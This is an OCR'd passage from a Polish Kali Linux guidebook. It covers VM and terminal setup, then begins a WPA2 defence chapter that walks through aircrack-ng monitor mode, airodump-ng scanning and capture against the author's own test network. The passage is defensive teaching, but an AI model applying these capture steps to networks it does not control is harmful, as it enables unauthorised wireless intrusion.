
7 Następnie uruchamiamy instalator dodatku, klikając dwukrotnie na **VBoxWindowsAdditions.exe** ●.




8 Po potwierdzeniu uprawnień administratora zostanie uruchomiony kreator instalacji ●.



9 W trakcie instalacji koniecznie wyrażamy zgodę na instalację wszystkich dodatkowych sterowników ●.



10 Po zakończonej instalacji dodatku musimy ponownie uruchomić maszynę wirtualną ●, aby móc korzystać z nowych funkcji.




Korzystamy z dodatkowych funkcji


Po zainstalowaniu dodatków gościa musimy je aktywować, jeśli chcemy z nich skorzystać.

1 Po ponownym uruchomieniu maszyny wirtualnej i załadowaniu się systemu operacyjnego klikamy na górnym pasku na **Urządzenia**.

2 W menu dialogowym znajdziemy opcje: **Udostępniane foldery**, **Wspólny schowek**, **Przeciąganie i upuszczanie**. To przede wszystkim z nich będziemy korzystać w kolejnych rozdziałach książki.




3 Najeżdżamy na jedną z nich, na przykład, i wybieramy opcję **Bidirectional**.




Ta opcja pozwoli nam bez problemu przeciągać pliki z hosta Kali Linuxa do maszyny wirtualnej. Takie szybkie kopiowanie zaoszczędzi nam później mnóstwo czasu.

4 Funkcja **Udostępniane foldery** pozwala na korzystanie z folderów hosta w maszynie wirtualnej, co umożliwia uruchamianie




różnego rodzaju plików bez kopiowania. Należy ją jednak skonfigurować do poprawnej pracy. Wybieramy ją z menu dialogowego.


5 Dodajemy nowy folder, klikając na ikonę z plusem po prawej stronie.



6 Podajemy, który folder z naszego hosta ma być udostępniany, zaznaczamy opcję **Automatyczne montowanie** i **Ustaw na stałe**, wskazujemy punkt montowania – **X:** (to oznacza, że nasz folder zostanie zmapowany jako dysk X) i klikamy na **OK**.




7 Teraz po uruchomienia Eksploratora plików będziemy mogli uzyskać dostęp do zasobu, którego ścieżkę podaliśmy.




BRAK MOŻLIWOŚCI WYBORU MASZYN 64 BIT


Jeżeli nasz komputer wspiera obsługę systemów 64-bitowych (praktycznie wszystkie dostępne na rynku komputery), powinniśmy móc tworzyć maszyny wirtualne obsługujące właśnie taką architekturę. Jeśli okazuje się, że podczas tworzenia nowej maszyny możemy wybierać tylko maszyny 32 bit,



musimy zmienić ustawienia w **BIOS/UEFI** naszej płyty głównej. W przypadku systemów z AMD trzeba odblokować funkcję **SVM Mode** lub **AMD-V**, a w przypadku Intel – **Intel VT**.



Po aktywowaniu odpowiedniej funkcji w menu tworzenia maszyn będziemy mogli wybierać maszyny 64-bitowe.



Instalujemy ulepszony Terminal

Standardowy emulator Terminalu – **QTerminal**, który jest dostępny w systemie Kali Linux – nie ma wielu zaawansowanych funkcji, które są przydatne w trakcie wykonywania testów. Dlatego też warto zainstalować **Terminator**, który ma znacznie większe możliwości.


1 Uruchamiamy emulator Terminalu i wpisujemy komendę **sudo apt-get install terminator**.

```
krzysiek@kali:~$ sudo apt-get install terminator
[sudo] hasło użytkownika krzysiek:
```

2 Po wpisaniu naszego hasła wciskamy klawisz [T], by zatwierdzić instalację.


```
Konieczne pobranie 548 kB archiwów.
Po tej operacji zostanie dodatkowo użyte 3 274 kB miejsca na dysku.
Kontynuować? [T/n] T
```


3 Zainstalowany program znajdziemy w menu startowym, możemy go umieścić na panelu skrótów.



Konfigurujemy Terminator

Zanim zaczniemy w pełni korzystać z Terminatora, warto go skonfigurować do pracy.






1 Uruchamiamy Terminator, klikamy prawym przyciskiem myszy na środek okna i wybieramy **Preferencje**.

2 Przechodzimy do zakładki **Profile**, do podzakładki **Przewijanie** i zaznaczamy opcję **Nieskończone przewijanie**. Jest to jedna z najbardziej przydatnych opcji, która umożliwia przeglądanie w całości wszystkich poleceń w wybranym oknie Terminatora.

3 Dodatkowo, jeśli chcemy zmienić motyw graficzny okna Terminatora, możemy przejść do zakładki **Kolory** i wybrać własne ustawienia.




Dodajemy skrót klawiaturowy


W systemie Kali Linux możemy tworzyć globalne skróty klawiaturowe, które mogą znacznie zwiększyć komfort pracy i przyspieszyć wiele częstych zadań. Jednym z najczęściej uruchamianych przez nas programów będzie zdecydowanie Terminator – warto więc utworzyć dla niego skrót klawiaturowy.

JAK WYŁĄCZYĆ AUTOMATYCZNE BLOKOWANIE EKRANU

Domyślnie w systemie Kali Linux system blokowany jest po 10 minutach bezczynności. Często więc, gdy na chwilę odejdziemy od komputera, po powrocie musimy się ponownie logować.

1 By to zmienić, otwieramy menu **Start**, klikamy na **Ustawienia**, a następnie na **Menedżer zasilania**.





2 Przechodzimy do zakładki **Bezpieczeństwo** i przy polu **Automatycznie blokuj sesję** wybieramy opcję **Nigdy**. Wychodzimy z okna, klikając na **Zamknij**.


3 Od teraz po 10 minutach bezczynności będzie aktywował się tylko wygaszacz ekranu.

1 W menu startowym wpisujemy frazę **Klawiatura** i uruchamiamy znaleziony aplet ●.




2 Przechodzimy do zakładki **Skróty klawiaturowe** i klikamy u dołu na **Dodaj** ●.

3 Wpisujemy w polu tekstowym komendę – **terminator** ● i klikamy na **OK**.




4 Potem wciskamy skrót klawiaturowy ●, który będzie aktywował naszą komendę, na przykład [ctrl]+[T].




5 Od tej pory zawsze, gdy wciśniemy skonfigurowany skrót, zostanie uruchomiony program Terminator i będziemy mogli z niego od razu korzystać.

Edytujemy menu kontekstowe w Menedżerze plików Thunar


Dużą zaletą Menedżera plików **Thunar** jest możliwość dodawania własnych akcji do menu kontekstowego. Dzięki temu możemy dodawać do niego nowo zainstalowane






programy i usuwać stare, które nie są nam już potrzebne.

1 Otwieramy Menedżer plików Thunar, klikamy na górnym pasku na **Edycja**, a potem na **Czynności** ●.




2 Klikamy na znak plusa ● w celu dodania nowej czynności.


3 Uzupełniamy formularz nowej czynności, nie zapominając o ikonie. Jako polecenie wpisujemy nazwę aplikacji, która ma zostać uruchomiona, w naszym przypadku – **terminator** ●.



4 Przechodzimy do zakładki **Wyświetlanie**, zaznaczamy opcję **Katalogi** i klikamy na **OK**.




5 Teraz, gdy w Menedżerze plików klikniemy na wolną przestrzeń prawym przyciskiem myszy, z menu kontekstowego będziemy mogli wybrać czynność, którą sami dodaliśmy.




Instalacja zewnętrznych programów

W trakcie korzystania z systemu Kali Linux wielokrotnie będziemy mieli potrzebę instalacji programów, które nie znajdują się w oficjalnych repozytoriach, a tym samym metoda instalacji poprzez polecenie **sudo apt-get install** nie przyniesie oczekiwanych rezultatów. W przypadku takich programów musimy sami ręcznie pobrać paczkę instalacyjną i przeprowadzić instalację krok po kroku. Zobaczmy, jak wygląda ten proces, na przykładzie przeglądarki Google Chrome.


1 Otwieramy domyślną przeglądarkę internetową – **Firefox ESR**.




2 Wchodzimy na stronę **https://www.google.com/intl/pl_pl/chrome** i klikamy na **Pobierz Chrome**.




3 Zaznaczamy opcję z rozszerzeniem **.deb** i klikamy na **Zaakceptuj i zainstaluj**.



4 Pobieramy i zapisujemy paczkę na naszym dysku.






5 Przechodzimy do lokalizacji z paczką instalacyjną i uruchamiamy w niej Terminator (jeśli nie wykonaliśmy wskazówki ze strony 27 z edycją menu kontekstowego, będziemy musieli ręcznie przejść do tej lokalizacji).

6 Wpisujemy polecenie **ls -l** w celu wylistowania wszystkich plików i folderów w danej lokalizacji.

7 Następnie wykonujemy polecenie **sudo apt install ./google-chrome-stable_current_amd64.deb** i standardowo zatwierdzamy instalację, wciskając T i enter.

8 Po instalacji nasz nowy program znajdziemy w menu startowym.




```
krzysiek@kali: ~/Pobrane 96x24
krzysiek@kali:~/Pobrane$ ls -l
razem 5254040
-rw-r--r-- 1 krzysiek krzysiek      90418 lut 27  2009  apache-user-enum-2.0.txt
-rw-r--r-- 1 krzysiek krzysiek   62181264 gru 20 16:08  google-chrome-stable_current_amd64.deb
drwxr-xr-x 3 krzysiek krzysiek       4096 gru 20 11:33 'Pliki do testowania'
drwxr-xr-x 2 krzysiek krzysiek       4096 gru 20 11:58 'System Volume Information'
-rw-r--r-- 1 krzysiek krzysiek 5317847040 gru 17 15:26  Win10_1909_Polish_x64.iso
krzysiek@kali:~/Pobrane$
```

```
krzysiek@kali:~/Pobrane$ sudo apt install ./google-chrome-stable_current_amd64.deb
```

POLECENIA W TERMINALU, KTÓRE WARTO ZNAĆ

W systemie Kali Linux często trzeba korzystać z Terminalu, dlatego też warto poznać podstawowe polecenia.

- **pwd** – wyświetla aktualną ścieżkę do katalogu, w którym pracujemy.
- **ls** – wylistowanie wszystkich katalogów i plików w danej lokalizacji; dodając odpowiednie opcje, możemy uzyskać bardzo szczegółowe informacje, na przykład:
- **ls -l** – pozwoli na poznanie szczegółów plików oraz ich uprawnień.
- **cd** – zmiana katalogu, wpisując **cd i nazwę katalogu**, będziemy mogli do niego przejść, a wpisując **cd..** cofniemy się do katalogu wyżej.
- **man** – skrót od manual, czyli instrukcja, wystarczy wpisać **man** i nazwę komendy, aby poznać dołączone do niej instrukcje, na przykład **man ls**.
- **mkdir nazwa katalogu** – tworzenie katalogu o podanej nazwie.
- **cp** – kopiowanie, na przykład: **cp plik1 plik2** – pierwszy plik jest źródłowy, drugi docelowy, możemy tak też kopiować katalogi, musimy wtedy użyć flagi **-r** oraz wskazywać dokładne ścieżki kopiowania.
- **mv** – przenoszenie, działa podobnie jak kopiowanie, z tą różnicą, że plik źródłowy jest przenoszony, a nie kopiowany.
- **rm** – usuwanie plików i katalogów, gdy wpiszemy **rm plik1** lub podamy całą ścieżkę do pliku w innej lokalizacji, zostanie on usunięty; w przypadku katalogów musimy dodać flagę **-r**.

```
krzysiek@kali:~/Muzyka$ rm -r Test2
krzysiek@kali:~/Muzyka$ ls
krzysiek@kali:~/Muzyka$
```

3 Obrona przed atakami na sieć bezprzewodową

W tym rozdziale skupimy się na tym, w jaki sposób są atakowane sieci bezprzewodowe, na czym polega proces dekodowania zabezpieczeń, a potem zapoznamy się z metodami, które pozwolą nam na ochronę przed atakami

Standardy szyfrowania i rodzaje ataków

Ataki na sieci bezprzewodowe można podzielić na kilka grup. W tym rozdziale skupimy się na atakach, które umożliwiają atakującym dostęp do punktu dostępowego, na przykład naszego routera. Ataki mogą być pasywne lub aktywne. Różnica polega na tym, że ataku pasywnego nie jesteśmy w stanie zauważyć, przez co nie możemy odpowiednio zareagować, a w wypadku ataku aktywnego przeważnie są widoczne ślady lub możemy go odczuć, korzystając z sieci. Często jednak wpływ ataku jest na tyle znikomy, że użytkownicy mogą go nie zauważyć. W kolejnych rozdziałach skupimy się na atakach w sieciach, do których atakujący ma już dostęp.

W przypadku uzyskania dostępu do sieci bezprzewodowej największe znaczenie ma standard szyfrowania użyty do jej zabezpieczenia. W routerach dostępnych na rynku można znaleźć głównie szyfrowanie typu WPA2, wcześniej jednak korzystano z WPA i WEP. **Uwaga!** Jeśli ktokolwiek jeszcze korzysta z szyfrowania WEP, powinien natychmiast zmienić je na WPA2, gdyż nie zapewnia ono żadnej ochrony i zostało dawno złamane.

Szyfrowanie WPA2 można podzielić na dwa tryby:

- **WPA2 Personal**, gdzie wszystkie stacje wykorzystują jeden klucz główny.
- **WPA2 Enterprise**, gdzie dodatkowo wykorzystywany jest serwer RADIUS, który odpowiada za przydzielenie osobnych kluczy konkretnym użytkownikom (rozwiązanie to nie jest wykorzystywane w środowisku domowym).

Dodatkowo warto wiedzieć, że szyfrowanie WPA2 zostało wprowadzone w 2006 roku i od tamtej pory wykryto w nim kilka słabości, które połączone z nieświadomością użytkowników pozwalają na łatwe wejście każdemu atakującemu.

Od 2018 roku rozpoczęto prace nad standardem WPA3, który ma znacznie poprawić bezpieczeństwo sieci dzięki wykorzystaniu 192-bitowego szyfrowania oraz indywidualnego klucza szyfrującego dla każdego użytkownika. Jednak zanim wejdzie do publicznego użytku, musimy wiedzieć, jak zabezpieczyć się przed atakami na istniejące już szyfrowania.

Istnieje jeszcze standard WPS lub QSS, który umożliwia szybkie łączenie się z punktem dostępowym. Znaleziono w nim wiele luk bezpieczeństwa i nie zaleca się z niego korzystać.


Testowy punkt dostępu Wi-Fi


Ponieważ zamierzamy testować zabezpieczenia sieci bezprzewodowych, należy wiedzieć o kilku zasadach. Możemy przeprowadzać dowolne testy na sieciach, których jesteśmy administratorami, czyli takich, które są nasze. Testowanie sieci domowej, z której korzysta kilku użytkowników, nie jest jednak wskazane, gdyż możemy powodować zrywanie połączeń i inne komplikacje. Dlatego też najprostszym sposobem na umożliwienie sobie nauki jest utworzenie testowego punktu dostępowego – pseudoroutera z naszego smartfona. Zobaczmy, jak stworzyć taki punkt dostępowy ze smartfona z systemem Android.

1 Przechodzimy do ustawień systemowych, a następnie szukamy opcji **Personal hotspot** lub **Punkt dostępowy**.

2 Następnie podajemy konfigurację naszego punktu i aktywujemy go.

3 Po chwili będziemy mogli się z nim połączyć w naszym komputerze.







Testujemy sieć z ochroną WPA2

Sieci zabezpieczone standardem WPA2 to obecnie najczęściej spotykane sieci bezprzewodowe. Ponieważ to szyfrowanie jest wykorzystywane od wielu lat, znaleziono w nim kilka słabości. W przypadku odmiany WPA2 Personal, która wykorzystywana jest przez użytkowników domowych, możemy dość precyzyjnie oszacować szybkość deszyfrowania hasła. Czas podany w tabelce na kolejnej stronie to najbardziej pesymistyczny scenariusz, a zastosowanie słowników znacząco przyspiesza deszyfrowanie haseł typowych użytkowników. Należy tworzyć jak najdłuższe hasła (a przynajmniej 16-zna-

kowe), składające się z różnych znaków, cyfr oraz symboli – dzięki temu będą praktycznie nie do złamania.

Szybkość deszyfrowania hasła podana jest dla typowego konsumenckiego komputera z podzespołami dobrej klasy.

CZASY DESZYFROWANIA HASŁA O DŁUGOŚCI 8 ZNAKÓW

METODA SIŁOWA WYKORZYSTUJĄCA MOC OBLICZENIOWĄ PROCESORA

WYKORZYSTANE ZNAKI	DŁUGOŚĆ HASŁA	LICZBA KOMBINACJI	CZAS POTRZEBNY NA ZŁAMANIE HASŁA (DLA SZYBKOŚCI $1x10^6$/S KLUCZY)
10 (liczby)	8	$1x10^8$	mniej więcej 2 minuty
26 (małe lub duże litery)	8	$2x10^{11}$	mniej więcej 2,5 dnia
52 (małe i duże litery)	8	$5,3x10^{13}$	mniej więcej 1,5 roku
62 (litery i cyfry)	8	$2,2x10^{14}$	mniej więcej 7 lat
96 (wszystkie dostępne znaki)	8	$7,2x10^{15}$	mniej więcej 229 lat

TESTOWANIE ZABEZPIECZEŃ TYLKO Z ODPOWIEDNIĄ KARTĄ SIECIOWĄ

Aby utrudnić atakującym rozpoznawanie słabości zabezpieczeń sieci, na terenie UE obecnie nie są dopuszczane do sprzedaży nowe karty sieciowe, które mogą służyć do tego celu. Pełna lista wspieranych kart znajduje się pod adresem – **https://miloserdov.org/?p=2196**
W dalszych opisach wykorzystywana będzie karta **TP-LINK TL-WN722N/NC (rev v1, Atheros AR9271)**, która w pełni wspiera monitor mode oraz injection mode, niezbędne do przeprowadzania testów bezpieczeństwa.



Jak sprawdzić bezpieczeństwo sieci Wi-Fi

Wiemy już, że bezpieczna sieć to odpowiednie hasło i typ uwierzytelniania. Przeczytajmy teraz, jak samemu sprawdzić siłę naszego hasła, stosując narzędzia dostępne w systemie Kali Linux.
Wykorzystamy specjalny pakiet **aircrack-ng** wchodzący w skład Kali Linuxa, który zawiera kilka narzędzi mających jasny i określony cel – analiza sieci bezprzewodowych i testowanie ich zabezpieczeń. W internecie znajduje się lista adapterów i kart sieciowych, które są zatwierdzone przez twórców tego programu. Nie będziemy mogli z niego korzystać na typowej karcie sieciowej w lapto-

```
krzysiek@kali:~$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8260 (rev 3a)
phy1    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n

krzysiek@kali:~$
```

pie, gdyż takie karty nie zapewniają obsługi trybów monitor mode i injection mode (monitora i wstrzykiwania), które są niezbędne do wykonania testowego ataku. Dlatego musimy mieć kompatybilny moduł sieciowy.

1 Po uruchomieniu systemu Kali Linux i podłączeniu odpowiedniego adaptera sieciowego uruchamiamy Terminal, wpisujemy i zatwierdzamy komendę **sudo airmon-ng**.

2 Nasz nowo podłączony adapter powinien znajdować się na końcu. W naszym przypadku, ze względu na to, że w komputerze testowym jest już bezprzewodowa karta sieciowa, adapter USB został przypisany jako **wlan1**. Możemy rozpoznać go po wpisie w kolumnie **Chipset**.

3 Następnie zatwierdzamy komendę **sudo airmon-ng start wlan1** **A**, uruchomi to tryb monitora **wlan1mon** na karcie Wi-Fi i pozwoli na skanowanie w poszukiwaniu sieci.

4 Ponownie wpisujemy komendę **sudo airmon-ng** i sprawdzamy, czy tryb monitora został aktywowany – musi pojawić się wpis **mon** **B** na końcu aktywowanego interfejsu sieciowego.

```
krzysiek@kali:~$ sudo airmon-ng start wlan1 A
[sudo] hasło użytkownika krzysiek:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    859 NetworkManager
    986 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8260 (rev 3a)
phy1    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 8
02.11n

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan
1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)

krzysiek@kali:~$
```

```
krzysiek@kali:~$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8260 (rev 3a)
phy1    wlan1mon B      ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
```

```
krzysiek@kali: ~ 89x24

CH  6 ][ Elapsed: 0 s ][ 2020-01-03 11:17

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:E3:27:57:28:34  -88        2        0    0   8  270  WPA2 CCMP   PSK  [redacted]
24:A4:3C:F0:24:47  -86        2        0    0  13   65  WPA2 CCMP   PSK  [redacted]
60:45:CB:12:3B:18  -64        4        4    0   6  270  WPA2 CCMP   PSK  [redacted]
28:FE:CD:05:4B:3B  -40        8        0    0   6   65  WPA2 CCMP   PSK  Test KS
D4:6E:0E:6D:80:F7  -86        2        0    0   1  270  WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

60:45:CB:12:3B:18  A4:34:D9:50:E6:1E  -34    0 - 1e    0        4

krzysiek@kali:~$ sudo airodump-ng wlan1mon
```

5 Następnie wpisujemy **sudo airodump-ng wlan1mon**. Rozpocznie się skanowanie sieci w naszym otoczeniu.


6 Dzięki temu będziemy mogli dowiedzieć się, jak zabezpieczone są poszczególne sieci. W naszym przykładzie testujemy zabezpieczenia naszej sieci **Test_KS**, do której hasło znamy i której jesteśmy administratorami.

7 Zatrzymujemy skanowanie, wciskając kombinację klawiszy ctrl+C, a następnie uruchamiamy komendę **sudo airodump-ng --bssid XX:XX:XX:XX:XX -c Y --write Plik1 wlan1mon**. Zamiast **X** i **Y** podajemy dane naszej sieci, które powinny być widoczne na ekranie w punkcie **5**. BSSID znajdziemy w pierwszej kolumnie, a **c** to oznaczenie kanału, czyli kolumna **CH**.


```
krzysiek@kali:~$ sudo airodump-ng --bssid 28:FE:CD:05:4B:3B -c 6 --write Plik1 wlan1mon
```

SŁOWNIK HASEŁ

